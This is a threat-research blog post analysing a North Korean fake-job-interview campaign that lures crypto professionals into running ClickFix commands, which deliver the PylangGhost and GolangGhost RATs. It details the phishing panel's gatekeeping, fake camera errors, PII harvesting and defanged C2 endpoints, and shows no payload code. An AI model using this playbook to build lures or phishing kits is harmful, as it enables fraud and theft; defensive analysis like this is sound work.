Who Needs a Job? DPRK ClickFake Interview Campaign Drops PylangGhost and GolangGhost RATs
This article by SOCRadar Threat Research Unit (STRU) analyzes the latest ClickFake Interview campaign, a North Korean social engineering operation that targets cryptocurrency and Web3 professionals with fake job interviews. Operators posing as recruiters walk targets through a bogus skill assessment that ends in a copy-and-paste command, delivering the PylangGhost RAT on Windows and the GolangGhost RAT on macOS.
North Korea, officially the Democratic People’s Republic of Korea (DPRK), is well known for their financially motivated cyber operations. To circumvent international sanctions, they persistently attack organizations to steal funds and support the regime’s missile, nuclear, and espionage programs. From historically targeting SWIFT transactions and ATMs, they now focus on stealing crypto assets, with $643M stolen so far this year.
To accomplish these attacks, since at least early 2023, their cyber operators heavily employ social engineering via fake remote IT workers working on various organizations (“North Korean IT Worker Scheme”), fake technical interviews (“Contagious Interview”) and code supply chain attacks (e.g., the Polin Rider campaign) to reach developers employed at their targets of interest; and fake non-technical interviews (“ClickFake Interview“) to reach crypto and Web3 audiences directly.

Financially motivated DPRK campaigns
In this blogpost we analyze their latest iteration of ClickFake Interview, conducted by Famous Chollima targeting professionals in the crypto sector via ClickFix lures, delivering PylangGhost (for Windows) and GolangGhost (for macOS) Remote Access Trojans (RATs).
Key Points
- Famous Chollima (aka Wagemole) is a North Korean-aligned threat actor that has been highly active through the Contagious Interview and the latest ClickFake Interview campaigns.
- For ClickFake Interview the actors are creating fraudulent companies or impersonating known ones in the crypto industry, and reach out to targets on social media (e.g., LinkedIn), inviting them to ClickFix empowered fake skill assessments.
- Their ClickFix panels incorporate gating, tailored questions based on advertised roles, psychological pressure to act fast, video recording, and social engineering that pushes targets to run malicious commands through fake camera errors.
- The final payloads target both Windows, by deploying PylangGhost RAT, and macOS, by deploying GolangGhost RAT alongside a credential-harvesting SwiftUI application.
- PylangGhost and GolangGhost consist of six interconnected modules: a main orchestrator, a configuration holder, an archive helper, a command launcher, a C2 component, and a stealer.
- Both payload chains download the runtimes needed to run in victim environments: Python’s interpreter for PylangGhost and Golang’s compiler for GolangGhost.
- In the latest variation of PylangGhost, the attackers also compiled their payloads as Python dynamic modules with Nuitka to further complicate detection and analysis.
- Famous Chollima actors register multiple domains for their fake skill assessments, predominantly on Hostinger and NameCheap registrars, emphasizing speed and scale, rather than operational security and infrastructure resilience.
Latest Variant of the ClickFake Interview
In the latest variant of the ClickFake campaign, Famous Chollima actors rely on social engineering, posing as potential recruiters to convince targets into a skill assessment, part of a fake interview, and run malicious payloads. They occasionally create fake front companies or impersonate known ones in the crypto and Web3 industries, and reach out to their targets via social media (LinkedIn, Discord, Telegram and Email). After convincing them with the pretext of high salaries, they send out an invitation for a skill assessment on their infrastructure. Their targets include non-technical profiles such as advisors, investment partners, and business intelligence analysts. The fake assessment includes multiple choice questions as part of the tasks of each role, as well as a final question in the end to record themselves answering it. The final lure is that something is not working with the camera or the microphone on this last step, and ClickFix instructions are presented to the target to resolve the issue.
Payloads and attack chains have been built for both Windows and macOS. For Windows, the actors download and extract a ZIP file, and then execute a VBS file that runs a Python execution wrapper that loads PylangGhost RAT as a Python Dynamic Module (PYD). The same payload chain is identified in a typosquatted postcss-minify-selector-parser NPM package. For macOS, a similar flow is followed, where a bash script downloads and extracts a ZIP file, and runs another bash script executing the equivalent GolangGhost RAT and a credential harvester application in SwiftUI as a dynamic library (DYLIB).
As part of their infrastructure, the actors create multiple domains for their fake skill assessments, impersonating crypto and HR companies, emphasizing speed and scale, rather than operational security and infrastructure resilience.

ClickFake Interview attack chain
Technical Analysis
The following sections reconstruct the full campaign with technical details.
Fake Companies and Social Media
Targets of this campaign are usually non-technical people, working or being involved in the crypto and Web3 sectors. The idea behind that is that they try to reach people that might possess access to crypto funds faster. To approach their targets, the actors need a convincing background. For that purpose, they either operate through fabricated firms (e.g., SolidBit, WallEye, Lenvy) or impersonate known firms such as Breezy HR, Paxos, HighMatch, Rolevia, through typosquatted domains.
Afterwards, they contact them via social media (e.g., LinkedIn), posing as a recruiter and pitching a lucrative job role in the company. After exchanging messages around the candidate’s background and the job role’s compensation and responsibilities, the next step is for the operator to send over a skill assessment invitation URL residing in the attacker’s infrastructure.

Sample message on LinkedIn sending over the skill assessment invitation URL (Source)
Fake Skill Assessment Panel
From there, the target is presented with a fake skill assessment panel matching the advertised position. The visible screen presents the details of the test and captures basic information for the candidate.

Sample fake skill assessment invitation URL screen (Source)
After populating the form, the test begins. Multiple choice questions are presented and in the end it is requested to answer a question while doing a video recording (a common interview method). An issue with the camera is then presented. This is where ClickFix instructions are presented when the target clicks on “how-to-fix” buttons.

Sample ClickFix instruction from the ClickFake Campaign (Source)
Even though an experienced professional would recognize such a scam, for non-technical users it’s not that trivial, and that’s why the attackers target such an audience. The STRU has identified the front-end code behind such panels and analyzed their inner workings. It is built on a minified React frontend with several capabilities.

ClickFix panel functionality flow
Impersonated Brands & Lures
Impersonated Employer & Targeted Roles
The kit impersonates an employer according to the advertised role. In this example of the analyzed code, the impersonated entity is Bain Capital Crypto (BCC), which is a dedicated venture capital fund and investment platform that supports early-stage blockchain projects and decentralized finance (DeFi). It presents the employer’s information as part of the advertised role.
However, the kit includes options and questions for the fake skill assessment for a variety of non-technical roles:
| Targeted Roles | ||
|---|---|---|
| Legal Advisor | Strategic Advisor | Senior Counsel |
| Chief Compliance Officer | Head of Legal | Investment Partner |
| Business Advisor | Financial Manager | Head of Product |
| Head of Compliance | Protocol Engineer | Head of Business Development |
| Chief Operating Officer | Business Intelligence Analyst | Financial Advisor |
Advertised Roles

Sample of Financial Advisor Role questions
Impersonated Platform & Panel’s API Endpoints
In this panel, there is also the impersonated platform, Breezy HR on this occasion with a typosquatting domain (breezyhr[.]us). The kit communicates with its backend for both data exfiltration and payload delivery.
More specifically, it uses a specific URL for its backend and multiple API endpoints for its capabilities:
- Backend:
- https[://]app.breezyhr[.]us/v223
- API Endpoints:
- /checkIDAvailable – Validates the victim’s unique invite link.
- /new-load – Gathers basic fingerprinting info upon page load.
- /now-assessment – Endpoint for submitting the initial PII form.
- /video-just – Endpoint for tracking if the victim is on the last step (video recording).
- /cam-check – A polling mechanism to coordinate the fake camera error.
- /feedback – Signaling the end of the compromise.

URL & API endpoints initialization
Gate Keeping (/checkIDAvailable)
This endpoint acts as a gatekeeper. Whenever a target loads the page, the frontend immediately checks if the invite UUID in the URL is active, valid, and targeted. If the backend does not validate the invite UUID the target is deflected to a fake /404 page to hide the kit from scanners and researchers. The kit encrypts the invite UUID in the URL, sends it as inviteCode to /checkIDAvailable (Fr) and expects a JSON response with a boolean result key from the backend.

Gate keeping code
Data Exfiltration (/now-assessment)
Before starting the assessment, the site already harvests extensive Personally Identifiable Information (PII) including Name, Email, Phone, Social Links (LinkedIn/Twitter), and Work Experience. This may represent another objective, subsequently building fraudulent identities for their IT worker campaign. The kit implements client-side encryption with a hardcoded RSA Public key before sending this data to the C2. Using the crypto.subtle API, it encrypts the candidate’s name, email, campaign identifier and invite ID using RSA-OAEP with SHA-256, converts it to Base64, and sends them together with browser fingerprinting data, company and social link to the C2 (/now-assessment – rS) via a HTTP POST request using Axios.
